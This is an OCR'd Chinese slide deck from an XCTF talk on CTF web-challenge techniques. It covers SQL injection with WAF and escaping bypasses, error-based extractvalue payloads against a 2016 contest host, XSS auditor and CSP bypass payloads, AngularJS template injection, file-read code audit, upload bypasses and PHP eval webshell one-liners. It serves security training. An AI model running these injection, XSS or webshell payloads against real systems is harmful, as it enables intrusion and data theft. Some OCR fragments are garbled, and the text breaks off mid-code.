XCTF

web狗如何在CTF-web的套路中实现反套路，XD

ID：三十（ID太多T_T,基本一个比赛一个）
清华大学NISL实验室工程师，伪赛棍,不会做ppt星人，233333333333333333333

综述 content

XCTF

01 简介

02 题目类型

03 分类讲解

04 考察知识点

05 工具

06 解题思路

07 案例分析

简介

Web类型题目是CTF主要类型题目之一，Web安全涉及的内容非常丰富，就典型的Web服务来说，其安全问题可能来自于Web服务器、数据库服务器、以及Web程序本身等。Web题目特点：考点多，题目繁杂，覆盖面广。所以，学习和了解Web安全的内容也需要循序渐进。

题目类型

- SQL注入
- XSS
- 代码审计
- 文件上传
- php特性
- 后台登陆类
- 加解密类
- 其他

SQL注入—考察知识点

XCTF

类型：

- 简单注入
- 宽字节注入
- 花式绕mysql
- 绕关键词检测拦截
- MongoDB注入
- http头注入
- 二次注入
- ……

SQL注入—工具

- Burpsuite
- Hackbar
- Sqlmap
- Nosqlmap
- ……..

SQL注入—解题思路

- 简单注入，手工或sqlmap跑
- 判断注入点，是否是Http头注入？是否在图片出注入？等等
- 判断注入类型
- 利用报错信息注入
- 尝试各种绕过过滤的方法
- 查找是否是通用的某模板存在的注入漏洞
- ……..

SQL注入—tricks

sql-mode="STRICT_TRANS_TABLES"(默认未开启)
插入长数据截断，插入"admin　　"绕过或越权访问。

注意二次注入
isg2015 web350 username从session中直接带入查询，利用数据库字段长度截断，\被gpc后为\\，但是被截断了只剩下一个\，引发注入

如果猜解不出数据库的字段，搜索后台，查看源代码，源代码登陆时的表单中的字段一般和数据库的字段相同

SQL注入—tricks

绕过安全狗

sel%ect

针对asp+access,首先来挖掘一下数据库的特性。

1、可以代替空格的字符有：%09、%0A、%0C、%0D

2、可以截断后面语句的注释符有：%00、%16、%22、%27

3、当%09、%0A、%0C或%0D超过一定长度后，安全狗的防御便失效了！

4、UserAgent：BaiduSpider

SQL注入—tricks

在magic_quotes_gpc=On的情况下，提交的参数中如果带有单引号’，就会被自动转义\’，使很多注入攻击无效，

GBK双字节编码：一个汉字用两个字节表示，首字节对应0x81-0xFE，尾字节对应0×40-0xFE（除0×7F），刚好涵盖了转义符号\对应的编码0×5C。


0xD50x5C 对应了汉字“诚”，URL编码用百分号加字符的16进制编码表示字符，于是 %d5%5c 经URL解码后为“诚”。

0xD50x5C不是唯一可以绕过单引号转义的字符，0x81-0xFE开头+0x5C的字符应该都可以；

SQL注入—tricks

偏移注入

1. Union合并查询需要列相等，顺序一样；
2. select * from admin as a inner join admin as b on



与b表的id列相等，返回所有相等的行，显然，a,b都是同一个表，当然全部返回啦。不理解的查一查语法吧。

3. *代表了所有字段，如你查admin表，他有几个字段，那么*就代表几个字段

SQL注入—案例分析


XCTF

HT-CTF-2016

SQL注入—案例分析

Referer处报错注入

http://218.76.35.75:20121/2',extractvalue(1,concat(0x3c,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x3c)))#



SQL注入—案例分析

http://218.76.35.75:20121/2',extractvalue(1,concat(0x3c,(select group_concat(column_name) from information_schema.columns where table_name='flag'),0x3c)))#

```
GET /heetian.php HTTP/1.1
Host: 218.76.35.75:20121
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://218.76.35.75:20121/2',extractvalue(1,concat(0x3c,(select group_concat(column_name) from information_schema.columns where
table_name='flag'),0x3c)))#
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=m0jv795rob6fld8o6qftsccuq7
Connection: close
```


```
HTTP/1.1 200 OK
Date: Fri, 29 Jul 2016 10:22:15 GMT
Server: Apache/2.4.6 (CentOS)
Content-Length: 329
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>heetian sec</title>
</head>

<p style="color:#03C"></p>
<p>Wecome our official sites:heetian.com/heetian.php</p>
<p>Waist long hair, teenager marry me these days.<p>
</body>
XPATH syntax error: '<id,flag<'
</body>
</html>
```

SQL注入—案例分析

http://218.76.35.75:20121/2',extractvalue(1,concat(0x3c,(select group_concat(flag) from flag),0x3c)))#



XSS—考察知识点

类型：

- 简单存储型xss盲打管理员后台
- 各种浏览器auditor绕过
- 富文本过滤黑白名单绕过
- CSP绕过
- Flash xss
- AngularJS客户端模板xss
- ……..

XSS—工具

- Burpsuite
- Hackbar
- Xss平台
- swf decompiler
- flasm
- doswf（swf 加密）
- Crypt Flow（swf 加密）
- …….

XSS—解题思路

- 简单的xss, 未作任何过滤，直接利用xss平台盲打管理员cookie
- 过滤标签，尝试各种绕过方法
- 存在安全策略csp等，尝试相应的绕过方法
- 逆向.swf文件，审计源码，构造xss payload
- ……..

一些XSS浏览器Auditor Bypass

XCTF

- Chrome version: 44.0.2403.157 Channel: stable
- OS Version: 4.1.6-1-ARCH
- Flash Version: None

- https://www.buglloc.com/xss-auditor.php?input=%22%3E%3Cscript%3Eprompt(/XSS/);1%2502%3Cscript%3C/script%3E

- reference:https://bugs.chromium.org/p/chromium/issues/detail?id=526104

一些XSS浏览器Auditor Bypass

XCTF

- Chrome 43 XSSAuditor bypass

- xss=<svg><script>/<1/>alert(document.domain)</script></svg>

一些XSS浏览器Auditor Bypass

- Chrome 36~40 link 导入html导致bypass
- Example:
- XSS Auditor will block this:
- https://c.iceqll.eu/xss/r.php?xss=%3Cscript%3Ealert(document.domain%3C/script%3E
- However, it will not block this:
- https://c.iceqll.eu/xss/r.php?xss=%3Clink%20rel=import%20href=%22https://c.iceqll.eu/xss/r.php?xss=%3Cscript%3Ealert(document.domain)%3C/script%3E%22%3E
- reference:https://bugs.chromium.org/p/chromium/issues/detail?id=421166

一些XSS浏览器Auditor Bypass

XCTF

- 有可控上传点的通用Bypass
- context：网站域名下有可控的上传点，我可以上传一个.txt或.js等文件（只要不是媒体文件，其他文件均可，比如上传是黑名单验证的，可以随便写个后缀）。再引入script标签的src属性即可。

- xss=%3Cscript%20src=/game/xss/upload/upload.txt%3E%3C/script%3E

- reference:http://www.tuicool.com/articles/rUJ3Uv

XSS—CSP绕过

- 1.bypass AngularJS系列绕过
- AngularJS是为数不多的支持CSP模式的MVC框架，在早起版本中可以构造多种方式绕过CSP防御。
- CSP Bypasses with AngularJS 1.0.8 and 1.1.5
- 例如：XSS via Click & Hover (ng-click & ng-mouseover attribute)
- header('X-Content-Security-Policy: default-src 'self' ajax.googleapis.com');
- header('Content-Security-Policy: default-src 'self' ajax.googleapis.com');
- header('X-Webkit-CSP: default-src 'self' ajax.googleapis.com');
- header('Set-Cookie: abc=123');
- ?>
- Click me
- Hover me

- Reference：
- https://code.google.com/p/mustache-security/wiki/AngularJS


- 2.策略优先级绕过
- 在浏览器的保护策略中，有很多是重复的。比如A策略可以抵御C攻击，B策略也可以抵御C攻击。此处的抵御可以是阻断也可以是放行。于是当AB同时作用于C攻击上时，Bypass就可能发生。

- Iframe sandbox 和 CSP sandbox
- 当iframe sandbox允许执行JS，而CSP不允许执行JS，问题就发生了，CSP就被bypass了。
- 。。。

XSS—使用html5标签绕过

<svg><script>alert(1)</script>

SVG 使用 XML 格式定义图形



在XML中，(会被解析成（

在XML中实体会自动转义,除了<![CDATA[和]]>包含的实体

XSS—使用html5标签绕过

HTML5中引入了很多新的标签属性，如audio和vedio标签，新的标签带来了新的事件，会绕过现有的过滤器，以下为收集的HTML5存在跨站的标签

<video> <source onerror=”javascript:alert(1)”>
<video onerror=”javascript:alert(1)”><source>
<audio onerror=”javascript:alert(1)”><source>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<button form=test onformchange=alert(2)>X
<form><button formaction=”javascript:alert(1)”

Reference：http://html5sec.org/#html5


SSCTF-2016 Web 2 --- Can You Hit Me？

Angluar JS的客户端模板的JS注入，只做了简单的过滤，直接让其二次输出为正常语句即可触发

{{%27a%27.coonnstructor.prototype.charAt=[].join;$eve valal%28%27x=1}%20}%20};coonnfirm%28%22xss%22%29//%27%29;}}

过滤了一次“on”

XSS—案例分析


SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://960a23aa.seclover.com/index.php?xss={{%27a%27.coonnstructor.prototype.charAt=[].join;$evevalal%28%27x=1}%20}%20};coonnfirm%28%22xss%22%29//%27%29;}}
Enable Post data
Enable Referrer
{{'a'.constructor.pro
};confirm("xss")//');}}
xss
Cancel
OK
You Can alert||prompt||confirm and more!

代码审计—考察知识点

XCTF

类型：

- asp代码审计
- php代码审计
- python代码审计
- ……
- 各种找源码技巧（git、xxx.php.bak、svn、.xxxxxx、xxx.php.swp），对代码审计
- 结合其他类型来出题

代码审计—工具

XCTF

- 代码审计工具rips
- Seay的审计工具
- GitHack
- Sublime text、Notepad、Ultraedit、etc
- Strings、grep
- .....

代码审计—解题思路

XCTF

- 根据提示，猜测是否需要审计源代码
- 直接找到源码，或者利用各种找源码技巧找到源码，或利用漏洞查看源码文件
- 人工审计代码，结合题目，找到存在注入的地方，或编写相应脚本等等，结合具体的而定
- **检索关键函数，**admin(),check(),upload()
- **检索关键的文件**config.php, check.lib.php, xxx.class.php,etc

代码审计—案例分析

- HTCTF-2016

这是个难题。试试？


（18位解决者）

描述：自加密，你试试？

http://218.76.35.75:20106

提交flag内容

确定



代码审计—案例分析

image=heihei.jpg 可猜测为文件读取

http://218.76.35.75:20106/index.php?image=index.php

base64解码

```
</div>

<div class="container">


<img
src='
dG9ybS4NCiAqIFVzZXI6IHBmdmVuDQogKiBEYXRlOiAyMDE2LzcvMjANCiAqIFRpbWU
6IDIxOjM1DQogKi8NCmluY2x1ZGUgJ2hlYWRlci5waHAnOwOKaWYoaXNzZXQoJF9HRV
RbImltYWdlIl0pKXsNCiAgICAkZmlsZSA9ICRfR0VUWydpbWFnZSddOwOKICAgICRma
WxlID0gcHJ1Z19yZXBsYWNlKCIvW15hLXpBLVowLTkuXSsvIiwiIiwgJGZpbGUpOwOK
ICAgICRmaWxlID0gc3RyX3JlcGxhY2UoImNvbmZpZyIsIl8iLCAkZmlsZSk7DQogICA
gJHR4dCA9IGJhc2U2NF9lbmNvZGUoZmlsZV9nZXRfY29udGVudHMoJGZpbGUpKTsNCg
OKICAgIGVjaG8gIjxpbWcgc3JjPSdkYXRhOmltYWdlL3BuZztiYXNlNjQsIi4kdHh0L
iInPjwvaW1nPiI7DQp9ZWxzZSB7DQogICAgIGhlYWRlcigiTG9jYXRpb246IGluZGV4
LnBocD9pbWFnZT1oZWloZWkuanBnIik7DQoNCiAgICBleGl0KCk7DQp9DQoNCmluY2x
1ZGUgJ2Zvb3Rlci5waHAnOwOKLy8qKio='></img><footer>
    <p>&copy; hctian lab</p>
</footer>

</div> <!— /container —>


</body>
</html>
```

```
<?php
/**
 * Created by PhpStorm.
 * User: pfven
 * Date: 2016/7/20
 * Time: 21:35
 */
include 'header.php';
if(isset($_GET["image"])){
    $file = $_GET['image'];
    $file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
    $file = str_replace("config","_", $file);
    $txt = base64_encode(file_get_contents($file));

    echo "<img src='".$txt."'></img>";
}else {
     header("Location: index.php?image=heihei.jpg");

    exit();
}
```

UUID / GUID

漂亮二维码

代码审计—案例分析

可能存在其他技巧点。
访问.idea/workspace.xml 发现如下

利用
index.php?image=function_cry
pt.php 读取该文件。并解码，
得到加密函数源码。

代码审计—案例分析

XCTF

POC如下：

```
function ss($txt,$m){
  for($i=0;$i<strlen($m);$i++){
     $tmp .= chr(ord($m[$i])+10);
  }
  $m=$tmp;
  $tmp='';
  $txt=base64_decode($txt);
  $rnd = substr($txt,0,4);
  $txt = substr($txt,4);
  for($i=0;$i<strlen($txt);$i++){
     $key .= $txt[$i] ^ $m[$i];
  }
  $s='0123456789abcdef';
  $txt1='system';
  for($i=0;$i<strlen($txt1);$i++){
    $tmp .= chr(ord($txt1[$i])+10);
  }
  $txt1=$tmp;
  $tmp='';
  for($i=0;$i<16;$i++){
     $tmp = $key.$s[$i];
     for($ii=0;$ii<strlen($txt1);$ii++){
       $txt2 .= $txt1[$ii] ^ $tmp[$ii];
     }
     file_put_contents('1.txt',base64_encode($rnd.$txt
2)."\r\n",FILE_APPEND);
     $txt2='';
   }
}
```

文件上传—考察知识点

XCTF

类型：

- 00截断上传
- multipart/form-data大写绕过
- 花式文件后缀
  （.php345 .inc .phtml .phpt .phps）
- 各种文件内容检测
- 各种解析漏洞
- 花式打狗棒法
- 在线编辑器漏洞等
- Fckeditor 2.0 <= 2.2 允许上传asa、cer、php2、php4、inc、pwml、pht后缀的文件上传后它保存的文件直接用的$sFilePath = $sServerDir . $sFileName，而没有使用$sExtension 为后缀.直接导致在win 下在上传文件后面加个.来突破
- 文件包含
- .....

文件上传–工具

- hackbar
- Burpsuite
- Webshell脚本
- 中国菜刀
- AntSword
- ……

文件上传—解题思路

- 简单的上传文件，查看响应
- 是否只是前端过滤后缀名，文件格式，抓包绕过
- 是否存在截断上传漏洞
- 是否对文件头检测，（图片马等等）
- 是否对内容进行了检测，尝试绕过方法
- 是否上传马被查杀，免杀
- 是否存在各种解析漏洞
- http头以两个CRLF(相当于\r\n\r\n)作为结尾，\r\n没有被过滤时，可以利用\r\n\r\n作为url参数截断http头，后面跟上注入代码
- ……..

文件上传—案例分析

XCTF

HTCTF-2016 题目14

文件上传—案例分析

文件上传题，选择图片上传后，发现返回的URL连接为
http://218.76.35.75:20103/view.php?f=upload/images/1469705923.jpg
看样子是存在文件包含或者文件读取漏洞的。这个时候，我们上传一个带有php一句话尝试看是否得到flag 。得到返回如下：

这个时候，只需要尝试使用带有php一句话的图片木马上传，即可

php特性—考察知识点

XCTF

类型：

- 弱类型
- intval
- strpos和===
- 反序列化+destruct
- \0截断
- iconv截断
- parse_str函数
- 伪协议
- ……..

php特性—工具


- Hackbar
- burpsuite

- 在线调试环境
- http://www.shucunwang.com/RunCode/php/

php特性—解题思路

- 判断是否存在php中截断特性
- 查看源码，判断是否存在php弱类型问题
- 查看源码，注意一些特殊函数
    - eval(),system(),intval()
- 构造变量，获取flag
- 是否存在HPP
- 魔法哈希（magic hash）
    - md5('240610708')=0e462097431906509019562988736854
    - md5('QNKCDZO') 的结果是：0e830400451993494058024219903391
- ……..

php特性—HPP



Web服务器	参数获取函数	获取到的参数
PHP/Apache	$_GET("par")	Last
JSP/Tomcat	Request.getParameter("par")	First
Perl(CGI)/Apache	Param("par")	First
Python/Apache	getvalue("par")	All (List)
ASP/IIS	Request.QueryString("par")	All (comma-delimited string)

php特性—伪协议

1）php://filter -- 对本地磁盘文件进行读写

curl http://localhost/test/index.php?file=php://filter/read=convert.base64-encode/resource=index.php

2）php://input 伪协议php://input需要服务器支持，

同时要求 "allow_url_include"设置为"On"

```
<?php
    @eval(file_get_contents('php://input'))
?>
```

post: <?php system('ipconfig');?>

3）php://output是一个只写的数据流，允许我们以print和echo一样的方式写入到输出缓冲区

4）php://memory 总是把数据存储在内存中

5）php://temp会在内存量达到预定义的限制后(默认是2M)存入临时文件中

6）

伪协议大礼包

DATA伪协议,分号和逗号有争议

```
/**
 * data:,文本数据
 * data:text/plain,文本数据
 * data:text/html,HTML代码
 * data:text/css;base64,css代码
 * data:text/javascript;base64,javascript代码
 * 编码的icon图片数据
 * 编码的gif图片数据
 * 编码的png图片数据
 * 编码的jpeg图片数据，示例：
 */
```

glob:// 查找匹配的文件路径模式

php特性—案例分析

XCTF

HTCTF-2016 题目4

php特性—案例分析

XCTF

```php
<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);
if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["a2"]);
        $pos===false?die("nope"):NULL;
